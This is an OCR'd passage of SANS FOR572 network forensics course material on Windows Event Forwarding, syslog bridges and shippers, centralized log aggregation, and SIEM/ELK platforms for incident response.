
An example of a great use of the Windows Event Forwarding API is that third-party software can act as an Event Log Receiver. For example, the Splunk log aggregator can subscribe to Windows Event Logs, and the popular ArcSight SIEM offers a middleware solution that converts Windows Event Log data to the Common Event Format, an open standard that ArcSight brokered. Regardless of what kind of access a solution may use, it will need to authenticate to access the data. This can be through typical domain permission mechanisms or using client TLS certificates for accessing resources outside of a domain. Although HTTP Basic Authentication is possible, it is not enabled by default and will not provide adequate security over unencrypted HTTP transport.

As you can see in the diagram above, a Windows Event Forwarding setup in an all-Windows environment is quite straightforward. Through the Active Directory structure, the administrator pushes a group policy that subscribes one or more Event Collectors to some or all events generated at the endpoints. Assuming that all these participants belong to the same enterprise/domain structure, authentication and authorization are handled almost transparently.

The endpoints generate events during the course of their business. If an assigned Event Collector has subscribed to a particular event (say, a failed logon), the endpoint queues the event for appropriate forwarding. After the event count threshold or timeout window has been met, the event(s) are forwarded via the network. (Remember that the network transaction does not occur immediately in most cases—the default is after five events have queued or after 15 minutes.)

An administrator or other reviewer can then examine these events as stored in the Event Collector's "Forwarded Events" log. This might take place directly "on-console" at the collector, or remotely using the Event Viewer or other Event Forwarding–aware utilities.

References:
`http://for572.com/lpqzu`



The model we just discussed involves performing log review and analysis using native Windows tools. In some cases, this may be sufficient, but the real power of having access to this kind of log data is that an administrator or investigator can use analytic software to efficiently extract relevant items, identify trends, or generally increase the value of collecting the events in the first place.

Some third-party solutions can serve as Event Collectors, natively subscribing to events across the enterprise—but keep in mind those solutions require a native Windows platform for this role.

In any case, you'll certainly find a need to send Windows Events to a non-Windows system. There are a number of means to accomplish this—Splunk has a proprietary forwarding protocol that can relay from a Windows-based Event Collector to a Linux-based instance, for example. However, because the syslog protocol is so deeply entrenched in the information technology sector, sometimes the easiest solution is to implement a bridge that converts a Windows Event to a syslog message. Other solutions known as "log shippers" use a small agent to watch the Event Log contents and ship them off to another system for processing, long-term storage, and analysis.

There are a number of eventlog-to-syslog bridging solutions:

- NTSyslog[1] runs as a NT 4.0 or Windows 2000 service—useful for legacy platforms
- Snare,[2] as previously discussed
- Eventlog-to-Syslog,[3] as previously discussed
- Winlogbeat,[4] one of Elastic's "beat" shippers used with the Elastic Stack

References:

[1] `http://for572.com/a9ycx`
[2] `http://for572.com/6cy4r`
[3] `http://for572.com/2pdrb`
[4] `http://for572.com/4dq3c`

Double-Edged Blade

- The ubiquity of log data is a HUGE ASSET to the network forensicator ...

...except when it's the biggest headache you could ever imagine!

SANS | DFIR FOR572.2 | Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response 127

Logs—from any source—are the unsung heroes of network investigations. Consider the number of systems that a packet touches between the source and destination network devices engaged in a network communication. Then consider that each of those systems—and their software—could be recording valuable evidence of that packet's existence in any number of logs.


This is a great thing for us! Log data is usually quite small and compresses well. As a matter of compliance or general business recordkeeping, they are often retained for a long period of time—often in ways that can be considered forensically sound. If your ears didn't perk up at "long-term retention of forensically sound evidence", you might be in the wrong business.

Quite often, logs are the best sources we have to re-create the circumstances of an incident—even one that took place a long time ago. However, you should know that such a potential gold mine of evidence comes along with a bit of baggage.

Sadly, there is no RFC or IEEE standard for generic "log data". There are standards for specific log formats, such as "syslog" or "common log format" for HTTP logs, but there is no standard for **all** log data. Although participating in a TCP communication requires adherence to the formal protocol, logging can be done in any way the software (and even hardware) developer dreams up.

There is also no limit to the amount of log data that a system creates. Therefore, we're faced with a dilemma. Attempting to examine overwhelming volumes of log data in varying formats will quickly drive an investigator to the frayed edges of sanity.

Fortunately, we can use technology and training to counter this drawback, still benefitting from the wealth and volume of available evidence.



There are technical shortfalls to many typical logging solutions as well—especially when considering network devices. For example, most such devices don't have any form of persistent storage available. Therefore, log data is stored in memory. When the allocated memory is filled, old log entries will roll out of the buffer, lost forever. A rebooted device starts with a fresh and empty memory buffer—not the kind of situation that is conducive to a forensic investigation.


Another typical problem with log collection is the sheer scope and footprint of the source devices. When thousands of systems in an environment maintain their own onboard log storage, the investigator's job becomes incredibly difficult. The best possible plan of attack would be to remotely collect log data and store it in a central location for analysis. However, as anyone who's operated in a geographically dispersed or topologically complex environment can attest, such a simple plan is never that simple in practice. Even if such a collection was feasible, it would be an inefficient use of analysts' time, which is better spent actually analyzing data. The effectiveness of their analysis would also be compromised because they would need to manually correlate events across many different sources of log evidence.

Finally, remember that there is no common unifying "log" protocol. Each source of this log evidence can be in a different format, requiring specific parsing to extract useful information. This can quickly amount to an overflowing toolbox of Perl/Python/PowerShell/bash scripts, each of which is useful for one specific type of log.

Needless to say, the concept of log analysis is simple on its face, but its realities expose a very wide problem—voluminous freeform data containing vital evidence—sometimes the only remaining evidence of a particular event or incident.

Real-Time Networked Logging

- Prevent covering tracks
- Multiple simultaneous analysts/functions
- Centralized analysis, distributed data sources
  - Track event across the environment
  - Correlate event from multiple vantage points



Enter the concept of real-time, centralized, aggregated logging. Aside from keeping the engagement manager happy and unfrustrated, there are a number of benefits to the organization employing such a setup.

Most attackers are aware that the systems they compromise are logging some or all of their activities, and actively seek to scrub logs—or just remove them entirely. However, a log aggregation solution simultaneously records those log entries to multiple locations. Unless the attacker knows this and also compromises the log aggregator, there will be a secondary record of their activity. This becomes especially useful when an investigator discovers a disparity in the on-system and the aggregated logs—it can be a clear indication of what an attacker wanted to hide.

An aggregated solution also affords the investigative team the ability to run multiple analyses at the same time or to "divide and conquer" a large task among multiple team members. Many such solutions include web frontends that easily allow concurrent access to the source data. Additionally, with some aggregation technologies, the logs can be sent to multiple destinations simultaneously. So even highly specialized analysis software could receive some or all of the same source data as the long-term log archive platform.

Regardless of whether one analyst or a team of them accesses the source data, the real power is that source data from the entire environment is located in one place. This allows tracking an incident across any number of systems that were affected or had a role in the events. In our previous example, consider how quickly we could establish a clear picture of the malware download, execution/installation, and C2 activity just by querying the various data sources for all activity related to the subject system.

This model also allows "seeing" the same event from multiple vantage points. For example, an IDS on the perimeter may never see activity that is conducted between internal subnets within the victim's environment. However, an internal firewall or router might have produced log events that constitute valuable evidence in the overall incident timeline.

What's also interesting to realize is that this is not a new concept. In fact, in some high-security environments, badge accesses used to be connected to line printers in another room. Upon "scanning into" a door with a badge or

keypad, the printer would log the access in its internal memory, but also print the result on paper at the same time. This would ensure that any electronic compromise would not erase all records of the access event. The printer would ideally be placed someplace under lock and key, so as long as it kept being fed that always-popular tractor-fed paper, a virtually indelible log would be available for review.


In addition, consider the different accesses and retention policies needed by those in different roles within the organization.

The network operations team is primarily interested in keeping the tubes of the Internet running at full speed, so their scope of useful information is limited to just the switching and routing infrastructure, the firewalls, and maybe proxy servers. They may not need this evidence to be retained for more than a month. (Obviously, this is an illustration—many different teams and organizations have unique requirements that could dramatically change these values.)

If the organization processes credit card transactions, there may be a PCI compliance team that needs real-time visibility to those transactions, with log retention to cover the time frame mandated by the PCI-DSS standards. Of course, because this data includes sensitive and regulated information, the access controls for any derived logs will likely incur extra requirements as well.

Finally, the incident response or hunt team(s) will hopefully have access to as much of the evidence from across the environment as possible, with a data retention policy that lasts as long as the lawyers will allow!

This doesn't even take into consideration the many complexities that exist in a modern corporate computing environment, such as multiple office locations, legal jurisdictions, mergers and acquisitions, divestitures, outside consultants, etc. The modern network environment is just too complex to operate without some form of log aggregation in place.



We've talked a good deal about using the syslog protocol to ship log data, but as we have learned earlier today, it brings along all the ugly baggage that you'd expect from a decades-old protocol. UDP, by its nature, is not reliable, as it provides no protocol-based mechanism to determine that a transmission was received correctly or at all. It's a "fire-and-forget" protocol that assumes everything went according to plan. (The forensicator voice in your head should be speaking up right about now! Remember that UDP-transported traffic must be treated carefully since it can be spoofed or silently dropped!)

Another major shortfall is that syslog is natively a plaintext protocol, meaning anyone can casually observe the contents. Because we're looking at potentially sensitive log data that is often squirreled away in root-readable log files, blindly firing it out on the wire for anyone to observe, intercept, or alter seems like it may be a bad idea. Obviously, even though it is "baked into" most UNIX-based operating system distributions, the risks should be fully considered before deploying any plaintext logging protocol.

Both of these shortfalls clearly indicate there is room for improvement in the syslog protocol. Fortunately, the open-source nature of the codebase means there is plenty of opportunity for smart people to provide improvements.

We've mentioned both rsyslog and syslog-ng previously. The rsyslog daemon is included as the default logging service in recent Red Hat (and derivatives like CentOS, Scientific, Fedora, etc.), openSuSE, Ubuntu, and other Linux distributions, and can be compiled for other *NIX operating systems such as BSD and Solaris. A major draw for rsyslog is that it can natively use the same configuration file as legacy syslog systems. This allows a cleaner migration path for administrators. However, syslog-ng requires a different configuration file but provides much more granular filtering and parsing options. In both cases, the replacement daemons allow TCP transport, as well as encryption. Additionally, they can queue messages that a client generates while a server is unavailable for any reason, releasing the queue upon the server's return. Both options are viable as very low-effort replacements for the aging legacy syslog daemon, providing many additional integrity and security-focused features.

The latest developments in logging protocol have centered around "log shippers" and message queuing. Although some are already widely used in enterprises around the world, the scalability and ease of implementation can vary widely. Still, they generally offer significant benefit over legacy syslog alone.

Elastic Beats,[1] from the same company that has assembled the venerable Elastic Stack, are tiny agents that run on each log shipper system. They watch data sources on the shipper, then normalize and send the log event to an ElasticSearch database directly or to a Logstash instance for further parsing and enrichment. The family of beats covers many different source types, from raw files (via Filebeat[2]), Windows Event Logs (via Winlogbeat[3]), System status (via Metricbeat[4]), and more. There are also a host of (unsupported) community-supplied Beat modules[5] that vastly expand the Beats log shipping capabilities.


A good deal of other log shippers are based on message queuing functions. Message queues are constructs that allow inter-process communication (IPC). Although not originally envisioned as logging protocols, their IPC nature makes them ideally suited to programmatically exchange log event data between a log creator and recipient.

There are dozens of Message Queuing solutions in active use today, including RabbitMQ, ZeroMQ, and Apache Kafka. Most log aggregation platforms can ingest some of these queue sources.

The Reliable Event Logging Protocol (RELP)[6] was developed by the same team that develops the rsyslog server itself. It was designed to provide absolute assurance that each log message was delivered to the intended destination. The RELP libraries have built-in support for TLS encryption.

References:

[1] `http://for572.com/gofk0`
[2] `http://for572.com/q6wyg`
[3] `http://for572.com/bt1vf`
[4] `http://for572.com/mx6a9`
[5] `http://for572.com/iwzvo`
[6] `http://for572.com/eg1y2`



There are a number of solutions that can provide log aggregation and analysis features. Most Security Information and Event Management (SIEM) tools use logs as a core data source. These tend to be commercial software because of their scalability and scope within the enterprise, but there are free and free-ish tools that provide similar functionality.

The categories of tools that provide a more generic log aggregation and analysis functionality are numerous as well. Perhaps one of the most rapidly adopted solutions is the Elastic Stack. Commonly referred to as "ELK", the acronym refers to its three components—the Elasticsearch storage database, Logstash for ingesting, parsing, and enrichment, and the Kibana frontend—this "big data" platform has been wildly successful for log aggregation and wider data analytic applications alike. The SOF-ELK distribution[1] is a full-stack implementation of ELK, which we will use in this class, and is provided as a free community utility as well. Other aggregation platforms you may be familiar with include ELSA (Enterprise Log Search and Archive) on the free side, and Splunk and LogRhythm on the commercial side.


Certainly, this is a crowded marketplace and there are dozens of options to consider for both SIEM tools and log aggregators. However, when evaluating these solutions, you should consider some of their capabilities and features with an eye toward the forensic, IR, and hunting use cases. For example, how do you plan to feed the data to the platform? Because most log evidence comes in the form of files, the ability to ingest from such sources is absolutely critical. In fact, a platform that cannot ingest them is likely unsuitable for most DFIR workflows. However, the flexibility to load from both existing file evidence as well as from live sources provides a very powerful combination for handling ongoing incidents and for hunt team operations.

Another important factor when considering log aggregation platforms is the vast array of formatting for each different type of event. With syslog messages, the entry is nothing more than a freeform text string. Each individual application can determine its own format and structure. Clearly, this would not allow for easy analysis. To address this problem, most aggregation solutions will automatically parse the most common log formats. They also provide the ability to define custom log formats, enabling administrators or examiners to intelligently parse the data they encounter most often into relevant data points. Even without custom ingest formatting, many solutions can discern common data types, such as IP addresses and dates, and tokenize them for easy searching.

